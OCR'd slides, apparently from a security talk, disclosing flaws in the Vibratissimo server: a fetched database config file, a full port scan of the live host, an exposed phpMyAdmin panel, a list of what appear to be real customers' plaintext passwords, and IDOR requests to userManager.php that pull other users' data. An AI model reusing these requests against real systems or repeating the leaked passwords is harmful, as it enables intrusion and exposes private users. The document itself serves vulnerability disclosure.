
Customer Database Credential Disclosure

GET /config/config.php.inc

```
;;;;;;;;;;;; ;;; Database configuration file ;;;Vibratissimo Server ;;;;;;;;;;;;;;;;;;;;;
db_host="localhost„
db_name="vibratissimo"
db_user=" redacted"
db_pass=„redacted"
```

Customer Database Credential Disclosure

```
;;;;;;;;;;;; ;;; Database configuration file ;;;Vibratissimo Server ;;;;;;;;;;;;;;;;;;;;;;;
db_host="localhost„
db_name="vibratissimo"
db_user=" redacted"
db_pass=„redacted"
```



© iStock 653836730

Exposed Admin. Interfaces

Exposed administrative Interfaces

```
nmap vibratissimo.com -p-
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 95.26% done; ETC: 09:05 (0:00:02 remaining)
Nmap scan report for vibratissimo.com (188.40.117.72)
Host is up (0.048s latency).
Not shown: 65519 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
110/tcp  open     pop3
143/tcp  open     imap
443/tcp  open     https
587/tcp  open     submission
4949/tcp open     munin
5001/tcp open     commplex-link
8080/tcp open     http-proxy
8081/tcp open     blackice-icecap
8082/tcp open     blackice-alerts
```

Exposed administrative Interfaces



phpMyAdmin

Welcome to phpMyAdmin

Language

English


Log in

Username:

Password:


Server Choice: localhost

Exposed administrative Interfaces




□	agb_verified	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	blacklist	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	black_list	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	friendship	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	friend_list	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	full_user	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	gallery	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	gallery_item	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	messages	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	utf8_bin	[redacted]	-
□	poc_user_account	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	poc_user_data	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	poc_user_groups	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	profile	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	user	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	user_devices	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	vibes	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	vibe_category	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
	17 tables	Sum				[redacted]						

Exposed administrative Interfaces




password
steve
1aXALF
Eros2015
amor1234
test
tq
test
NRxujW
tf
test
Sammymaus0
windsor
ycDeod
kf432014
ronmark
ronmark
Tobias85
jr1989
amor1
alessandro
hirshman
271066t
corinna
banan61066
augustiner12


© iStock 653836730

Insecure Direct Object Reference

Insecure Direct Object Reference



sectest

Wien

Ascension

06.06.1966


Transgender

Versteckt

Nicht erlauben

Nein

Versteckt



Sichtbarkeit

[✓ Keiner] Freunde Alle

Passwort


Supersecret

Insecure Direct Object Reference

Request

```
/userManager.php?getGallery&username=a&password=b&id=1337
```

Response




Insecure Direct Object Reference

Request

```
/userManager.php?getUser&username=a&password=b&id=69
```

Response




